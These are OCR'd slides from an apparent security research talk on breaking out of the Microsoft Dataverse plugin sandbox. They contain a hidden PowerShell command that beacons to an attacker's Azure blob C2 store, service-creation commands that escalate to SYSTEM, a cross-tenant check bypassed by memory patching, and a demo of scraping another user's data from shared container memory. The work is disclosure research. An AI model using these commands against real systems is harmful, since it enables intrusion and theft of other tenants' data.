
azure storage C2

OUR NEEDLESSLY BESPOKE C2




Dataverse API Console
Blob C2 Console
localhost:8082
Disconnected
Host: —
PID: —
Last: —
Org:
org04bf7d47
[config]
[deploy]
Blob C2 Console — authorized security testing
Type commands. Use "ps:" prefix for PowerShell.
c2@—>
Type command...

WAIT... WHO AM I?


Dataverse API Console
Blob C2 Console
localhost:8082
Connected Host: PLX-PQ000000C PID: 3368 Last: 23:47:03 Org: org04bf7d47 [config] [deploy]
Deploy agent to container:
Deploy Agent via Dataverse API
ALIVE: PLX-PQ000000C|23:47:03|pid=3368
Or copy and paste manually:
start /B powershell -WindowStyle Hidden -Command "$cmdUrl="https://exfilstore1774508901.blob.core.windows.net/dumps/c2_cmd.txt?se=2026-05-04T23%3A59Z&sp=rcwl&sv=2022-11-02&sr=c&sig=PjzgxwxlTtJkbTElhBzDg
Copy
Blob C2 Console — authorized security testing
Type commands. Use "ps:" prefix for PowerShell.
c2> whoami
Deploy: ALIVE: PLX-PQ000000C|23:47:03|pid=3368
Sent — waiting...
user manager\containeradministrator
c2@PLX-PQ000000C> Type command...

WHOAMI /PRIV

- **We land on the box as ContainerAdministrator?!**

Privilege	Summary
SeDebugPrivilege	Open ANY process on the box regardless of its owner. Read/write its memory. Dump process memory, inject into SandboxWorker.exe
SeImpersonatePrivilege	Steal another user's token and act as them. Enables "potato" attacks
SeCreateGlobalPrivilege	Create objects in the global namespace
SeChangeNotifyPrivilege	Bypass file/directory traverse checking. Minor but means you can walk any path

GETTING SYSTEM

- Make a service!

```
sc create SystemSvc binPath= "cmd.exe /c {COMMAND} > C:\Windows\Temp\output.txt" obj= LocalSystem

sc start SystemSvc
```


ADMIN -> SYSTEM
HACKERMAN
imgflip.com

ESCALATING TO SYSTEM RECAP

SUMMARY


- We land on the box as **ContainerAdministrator** (SID S-1-5-93-2-1) user
- User is member of **Administrators** group
- User has **significant** privileges, including privileges to **dump process memory**
- User can trivially **escalate to SYSTEM** using these privileges

WHAT FELL OUT

SPOILER: A LOT!

ALL ALONE :(

- **SYSTEM** on the container!
- Container **recycles** every **30 mins** to **1 day**



THINGS DID GET A BIT MORE INTERESTING

- **Live TLS Certificate**
- **216 DLLs (209 Proprietary)**
  - About 1 million lines of decompiled C#
  - Hardcoded secrets
  - Lots of key vault configs!
  - Lots more juicy details

REVERSE ENGNINEERING OUR HAUL


NEVER SEEN MOST OF THESE

- How does the **Sandbox** work?
- What's **Plex**?
- Can we probe the **gRPC** layer?
- Does the code reveal any **vulnerabilities**?
- Does any **sensitive information** get leaked by the code?

- Microsoft.Build.Utilities.Core.dll
- Microsoft.CDSRuntime.Sandbox.Helper.dll
- Microsoft.CDSRuntime.Sandbox.Http.dll
- Microsoft.CDSRuntime.Sandbox.Telemetry.dll
- Microsoft.CDSRuntime.SandboxCommon.dll
- Microsoft.CDSRuntime.SandboxGrpcContracts.Contracts.dll
- Microsoft.CDSRuntime.SandboxGrpcContracts.dll
- Microsoft.CDSRuntime.SandboxRemoteLogging.dll
- Microsoft.CDSRuntime.SandboxVariantConfig.dll
- Microsoft.Cloud.InstrumentationFramework.Events.dll
- Microsoft.Cloud.InstrumentationFramework.Health.dll
- Microsoft.Cloud.InstrumentationFramework.Metrics.dll
- Microsoft.Crm.Constants.dll
- Microsoft.Crm.Core.dll
- Microsoft.Crm.dll

DEMO TIME

- We made a learning aid to explain...
- plex.btphantomlabs.com



SO WHAT HELD?

SANDBOX ARCH IS 💪

- “Services” on the box are just hollow wrappers pr
- Security boundary moved **off the box** to
- Services for making tokens etc. in Trusted Publisher Servic
- Worker is mor

CLOUD LIFT + SHIFT HAS PROBLEMS

- My hypothesis: original plugin devs **didn't expect us to be SYSTEM** on the box
- Containerization **anti-patterns**
- **Code itself broadens attack surface**
  - Reveals inner working
  - Hardcoded secrets
  - Non-public infrastructure topology
  - Understanding undocumented API calls (gRPC)

USEFUL (NOT SUFFICIENT) FOR MINTING TOKENS

China Cloud (Mooncake)

Field	Value
Audience	api://crm-bts-jobs-mc
Tenant	chinagovcloud.partner.onmschina.cn
Authority	login.chinacloudapi.cn
First-party tenant	0b4a31a2-c1a0-475d-b363-5f26668660a3
Key Vault	https://crm-bts-jobs-cnn2.vault.azure.cn

Trusted app ID for China:

- e84abede-0e3e-4cba-8fc4-2cc58eee72d4

CROSS-TENANT?

CROSS-TENANT


- The **worker-level** cross-tenant isolation is a single application-level check (IsOrganizationIdMatching) that we bypassed via memory patching. We achieved cross-tenant code execution **at the container layer**.
- The platform's **defense in depth prevented actual data access** - the gateway re-validates org identity independently.
- The foreign org ids are a **cross-org information leak**, confirmed by Microsoft. “...outside the trust boundary of the org.”
- None of these orgs came from our lab => **cross-tenant information leak?**

```
AppInsightsConnectionString&organizationid:XXXXXXXX-XXXX-XXXX-XXXX-XXXXXXXXXXXX=
InstrumentationKey=XXXXXXXX-XXXX-XXXX-XXXX-XXXXXXXXXXXX;
EndpointSuffix=applicationinsights.us;
IngestionEndpoint=https://usgovvirginia-0.in.applicationinsights.azure.us/;
AADAudience=https://monitor.azure.us/
```

BUT WHAT ABOUT CROSS-PLUGINS?

CROSS-PLUGIN ATTACK

- **Microsoft claimed:** “scenario would only impact the attacker's own workload”
- **Is that true?** Other plugins are co-located on same container pool
- **SeDebugPrivileges:** we can dump any process memory



```
  Two separate user sessions authenticated.
  Bob has NO access to the attacker's plugin.
  The attacker has NO access to Bob's API calls.

  [Press Enter for Step 2]


================================================================
  STEP 2: VICTIM (BOB) SENDS SENSITIVE DATA TO LEGITIMATE PLUGIN
  Bob calls SecondPlugin — a normal, legitimate Dataverse Custom API
================================================================

  Bob's payload:
    PATIENT_RECORD:Name=James_Whitfield|SSN=552-18-7703|CC=4916-3388-1120-5567|DOB=1974-09-21|Diagnosis=Stage3_CKD|Rx=Enalapril_10mg|Balance=$47832.19

  Sending 15 calls to SecondPlugin as Bob...
  (Multiple calls ensure data lands on shared containers)

    [ 1/15] HTTP 200  container: PLX-PQ000001O
    [ 2/15] HTTP 200  container: PLX-PQ000001O
    [ 3/15] HTTP 200  container: PLX-PQ0000007
    [ 4/15] HTTP 200  container: PLX-PQ0000007
    [ 5/15] HTTP 200  container: PLX-PQ0000007
    [ 6/15] HTTP 200  container: PLX-PQ000001O
    [ 7/15] HTTP 200  container: PLX-PQ000001O
    [ 8/15] HTTP 200  container: PLX-PQ000001O
    [ 9/15] HTTP 200  container: PLX-PQ0000007
    [10/15] HTTP 200  container: PLX-PQ0000007
    [11/15] HTTP 200  container: PLX-PQ0000007
    [12/15] HTTP 200  container: PLX-PQ0000007
    [13/15] HTTP 200  container: PLX-PQ000001O
    [14/15] HTTP 200  container: PLX-PQ000001O
    [15/15] HTTP 200  container: PLX-PQ0000007


  Bob's data sent to 15 plugin executions.
  Containers: {'PLX-PQ000001O': 7, 'PLX-PQ0000007': 8}
  Bob received normal HTTP 200 responses — no errors.
  Bob's PII is now on the managed heap in SandboxWorker memory.

  [Press Enter for Step 3 — the attacker scans shared memory]
```

A THRIVING MARKETPLACE

Apps results for Dynamics 365

Showing 12732 results in apps. View 2297 related results in consulting services or 155 related results in industry clouds.

Dynamics 365 ×

Free trial

B2B Ecommerce - Webshop & PIM in one

Abakion

Business Central

Launch a B2B ecommerce webshop in no time. Manage PIM data and e-commerce from Business Central.

★ 4.9 (57 ratings)

Free trial

Free trial

Master Data Information

Abakion

Business Central

The simple way to create custom fields and do master data management and PIM without customization

★ 4.9 (63 ratings)

Free trial

Use Dynamics

Abakion

Business Central

Easy Access to hundreds of free video user guides for Microsoft Dynamics 365 Business Central

★ 4.9 (73 ratings)

Free

Get it now

Free trial

Intercompany

Abakion

Business Central

Easy, automated and feature-rich intercompany - with instant execution of transactions.

★ 4.8 (46 ratings)

Free trial

Free trial

Advanced Landed Cost

Theta Systems Limited

